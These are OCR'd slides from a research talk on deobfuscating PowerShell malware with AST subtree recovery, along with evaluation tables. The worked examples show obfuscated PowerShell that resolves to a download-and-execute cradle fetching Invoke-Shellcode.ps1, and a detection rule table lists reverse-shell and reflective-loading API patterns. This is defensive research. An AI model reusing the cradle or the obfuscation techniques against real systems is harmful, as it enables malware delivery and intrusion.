
```
“{1}{0}{2}”-f‘w-ob’,‘Ne’,‘ject’
```

= “New-Object”

```
“Net.W” + “ebClient”
```

= “Net.WebClient”

De-obfuscation – Bottom-up Traverse & AST Update



```
(New-obJeCT ManAgeMEnt.autOmaTIon.PscREDenTiAL
' ', ('7UA...AwADgAMQA1ADMANQBkAGYAMQBlAGUAZQBiAD
YAMgAzADkAZQBmAGUANwA0ADQANwBjADkANgBhADAAYQBkADQ
AZAAyAGMAYwA0AGQAMgBkADMAMAA3ADYANgBmADgANgA0AGMA
NgAzADgA' |CONVErtTO-sEcurEstring  -
kE (195..180)) ).GetNetWoRKCrEDEntial().PAsSWord
|&( $eNv:puBLIc[13]+$EnV:puBLIC[5]+'X')
```

```
(New-obJeCT ManAgeMEnt.autOmaTIon.PscREDenTiAL
' ', ('7UA...AwADgAMQA1ADMANQBkAGYAMQBlAGUAZQBiADYA
MgAzADkAZQBmAGUANwA0ADQANwBjADkANgBhADAAYQBkADQAZAA
yAGMAYwA0AGQAMgBkADMAMAA3ADYANgBmADgANgA0AGMANgAzAD
gA' |CONVErtTO-sEcurEstring  -
kE (195..180)) ).GetNetWoRKCrEDEntial().PAsSWord
```

```
(eNv:puBLIc[13]+ E
nV:puBLIC[5]+'X')
```

Obfusacted Subtree


Stack

```
New-obJeCT …
… PAsSWord
```

```
($eNv:puBLIc[13]+
EnV:puBLIC[5]+'X')
```

```
New-object Man …
EnV:puBLIC[5]+'X')
```

De-obfuscation – Bottom-up Traverse & AST Update



```
(New-obJeCT ManAgeMEnt.autOmaTIon.PscREDenTiAL
‘ ’, (‘7UA...AwADgAMQA1ADMANQBkAGYAMQBlAGUAZQBiAD
YAMgAzADkAZQBmAGUANwA0ADQANwBjADkANgBhADAAYQBkADQ
AZAAyAGMAYwA0AGQAMgBkADMAMAA3ADYANgBmADgANgA0AGMA
NgAzADgA’ |CONVErtTO-sEcurEstring -
kE (195..180)) ).GetNetWoRKCrEDEntial().PAsSWord
|&( $eNv:puBLIc[13]+$EnV:puBLIC[5]+‘X’)
```

```
(New-obJeCT ManAgeMEnt.autOmaTIon.PscREDenTiAL
‘ ’, (‘7UA...AwADgAMQA1ADMANQBkAGYAMQBlAGUAZQBiADYA
MgAzADkAZQBmAGUANwA0ADQANwBjADkANgBhADAAYQBkADQAZAA
yAGMAYwA0AGQAMgBkADMAMAA3ADYANgBmADgANgA0AGMANgAzAD
gA’ |CONVErtTO-sEcurEstring -
kE (195..180)) ).GetNetWoRKCrEDEntial().PAsSWord
```

```
($eNv:puBLIc[13]+ E
nV:puBLIC[5]+‘X’)
```

Obfusacted Subtree


Stack

```
New-obJeCT …
… PAsSWord
```

```
($eNv:puBLIc[13]+
EnV:puBLIC[5]+‘X’)
```

```
New-object Man …
EnV:puBLIC[5]+‘X’)
```

De-obfuscation – Bottom-up Traverse & AST Update



```
&($eNv:comspEC[4,15,25]-jOIN'')(.("{1}{0}{2}"-f'w-ob','Ne','ject')
("Net.W" + "ebClient")).("dow`nlOAd`stRIng").Invoke(('6...1'.SPLiT('-
qO!y@XM')|
fOrEACH {([chAr]([cONvErT]::ToInt16(($_.tosTrINg()),16 )))})-JOIN'')
```

```
$eNv:comspEC[4,15,25]-jOIN''
```

```
('6...1'.SPLiT('-qO!y@XM')| fOrEACH
{([chAr]([cONvErT]::ToInt16(
($_.tosTrINg()),16 )))})-JOIN''
```

```
.("{1}{0}{2}"-f'w-ob','Ne','ject')("Net.W" + "ebClient")
```

```
"{1}{0}{2}"-f'w-ob','Ne','ject'
```

```
"Net.W" + "ebClient"
```

Obfusacted Subtree Stack

```
"{1}{0}{2} -f'w-
ob','Ne','ject'
```

```
"Net.W" + "ebClient
```

```
"{1}{0}{2} -f'w-
ob','Ne','ject'
```


```
$eNv:comspEC 4,15,2
5 -jOIN''
```

```
('6...1'.SPLiT …
…,16 )))})-JOIN''
```

```
&($eNv:comspEC 4,15
,25 …  )))})-JOIN'')
```

…

De-obfuscation – Bottom-up Traverse & AST Update



```
&($eNv:comspEC[4,15,25]-jOIN‘’)(.(“{1}{0}{2}”-f‘w-ob’,‘Ne’,‘ject’)
(“Net.W” + “ebClient”)).(“dow`nlOAd`stRIng”).Invoke((‘6...1’.SPLiT(‘-
qO!y@XM’)|
fOrEACH {([chAr]([cONvErT]::ToInt16(($_.tosTrINg()),16 ))})-JOIN‘’)
```

```
$eNv:comspEC[4,15,25]-jOIN‘’
```

```
(‘6...1’.SPLiT(‘-qO!y@XM’)| fOrEACH
{([chAr]([cONvErT]::ToInt16(
($_.tosTrINg()),16 ))})-JOIN‘’
```

```
.(“New-Object”) (“Net.WebClient”)
```

Obfusacted Subtree
Stack

```
“{1}{0}{2}”-f‘w-
ob’,‘Ne’,‘ject’
```

```
$eNv:comspEC 4,15,2
5 -jOIN‘’
```

```
(‘6...1’.SPLiT …
…,16 ))})-JOIN‘’
```

```
&($eNv:comspEC 4,15
,25 …  ))})-JOIN‘’)
```

…

De-obfuscation – Three Problems

1. How to locate the obfuscated parts in the obfuscated scripts ?

2. How to restore the original scripts ?

3. How do we know that all obfuscated parts are restored ?

De-obfuscation – Bottom-up Traverse & AST Update

```
&("IeX") (.("New-Object")
("Net.WebClient")).
("downlOAdstRIng").Invoke("hxxps://...
/Invoke-Shellcode.ps1")
```

Post-Process

```
IeX (New-Object Net.WebClient).
downlOAdstRIng("hxxps://.../Invoke-
Shellcode.ps1")
```

Obfusacted Subtree

Stack

Road Map

Evaluation - Similarity

$$n = 2 \times s/(2 \times s + l + r)$$
$$N = 2 \times S/(2 \times S + L + R)$$

The average similarities of deobfuscated and original ASTs

Obfuscation schemes	Obfuscated	Deobfuscated (our approach)	Deobfuscated (PSDEM)
S1	1.80%	71.50%	70.60%
S2	0.10%	79.00%	79.50%
S3	0.01%	82.90%	0.01%
S4	0.00%	85.20%	0.00%
Overall	0.50%	79.70%	37.50%


Evaluation – Improve Detection Result

Samples		Defender	Deobfuscation + Defender	VirusTotal	Deobfuscation + VirusTotal
Malicious	Original	89.30%	89.30%	100%	100%
	S1	0.00%	48.00%	0.00%	76.00%
	S2	1.30%	78.60%	8.00%	90.60%
	S3	0.00%	84.00%	2.60%	96.00%
	S4	0.00%	89.30%	0.00%	97.30%
Benign	Original,S1-4	0.00%	0.00%	0.00%	0.00%

TP +74.7%


TP +87.3%


Efficiency of Deobfuscation



Avg Deobfu. Time
~0.5s

Detection Based on De-obfuscated Scripts





Detection Based on De-obfuscated Scripts

OOA rules	**Description**
NewTask, RegisterTaskDefinition, …	Scheduled task COM
FromImage, CopyFromScreen, …	Get-TimedScreenshot
VirtuAlloc, Memset, CreateThread, …	Reflective Loading
DownloadString, Invoke-Expression	IEX Downloaded String
DownloadFile, Start-Process	Download & Execution
UseshellExecute, TcpClient, RedirectStandardOutput, GetStream, GetString, Invoke-Expression, …	Reserve shell

Road Map

Ongoing Work – Real- world Real-time Detection

Now, we are try to deploy our deobfuscation and detection system in production environment with more than 100 machine for further evaluation.

Also, more experiment on extra obfuscation schemes and multi-layer obfuscation.

Road Map

1. PowerShell’s Obfuscation
2. How to De-obfuscation?
3. Evaluation
4. Ongoing Work
5. Conclusion

Conclusions

1. We design the first effective and light-weight deobfuscation approaches for PowerShell.
2. We design a novel subtree-based deobfuscation method that performs obfuscation detection and recovery at the level of subtree.
3. We traverse AST in a bottom-up order to decide when the deobfuscation procedure is finished.
4. With our deobfuscation applied, the attack detection rates for Windows Defender and VirusTotal increase substantially 0.3% and 2.65% to 75.0% and 90.0%.

Thank you

Zhenyuan Li
lizhenyuan@zju.edu.cn

Back-up Pages

Comparison with state-of-the-art approaches

The accuracy of obfuscation detection

Obfuscation detection	TPR	FPR
Our approach	100%	1.80%
PSDEM [41]	49.90%	22.20%

Comparison with state-of-the-art detection approaches in TPR

Detection approaches	Obfuscated scripts	Deobfuscated scripts	Mixed scripts
Our approach	-	92.30%	92.30%
AST-based [53]	0.00%	90.70%	9.60%
Character-based [32]	12.10%	95.70%	34.70%

Break-down Analysis

Deobfuscation phases	Recovery similarity	Time	Detection accuracy
w/ all 5 phases	80%	0.46s	92.30%
w/o (1) Extract subtrees	-14.70%	+404.30%	-12.40%
w/o (2) Obfuscation detection	-43.70%	+108.70%	-54.70%
w/o (3) Emulation-based Recovery	-43.40%	+83.70%	-53.60%
w/o (4) AST update	-0.60%	-6.50%	-0.10%
w/o (5) Post processing	-7.00%	-2.10%	0.00%

Limitation

Our assumption is that all information we need to recover the original scripts is including in obfuscated scripts.

Future Work – Large-scale Analysis for JavaScripts